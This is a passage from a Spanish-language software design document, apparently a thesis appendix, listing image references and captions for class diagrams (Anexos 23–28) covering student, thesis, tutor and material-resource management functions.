
Anexo 23. Diagrama de clases del diseño: Reporte del 10 % de los Medios Materiales.




Anexo 24. Diagrama de clases del diseño: Asignar Perfil a Estudiante.




Anexo 25. Diagrama de clases del diseño: Asignar Tesis a Estudiante.




Anexo 26. Diagrama de clases del diseño: Asignar Tutor Tesis.




Anexo 27. Diagrama de clases del diseño: Eliminar estudiante.




Anexo 28. Diagrama de clases del diseño: Eliminar Medio Material



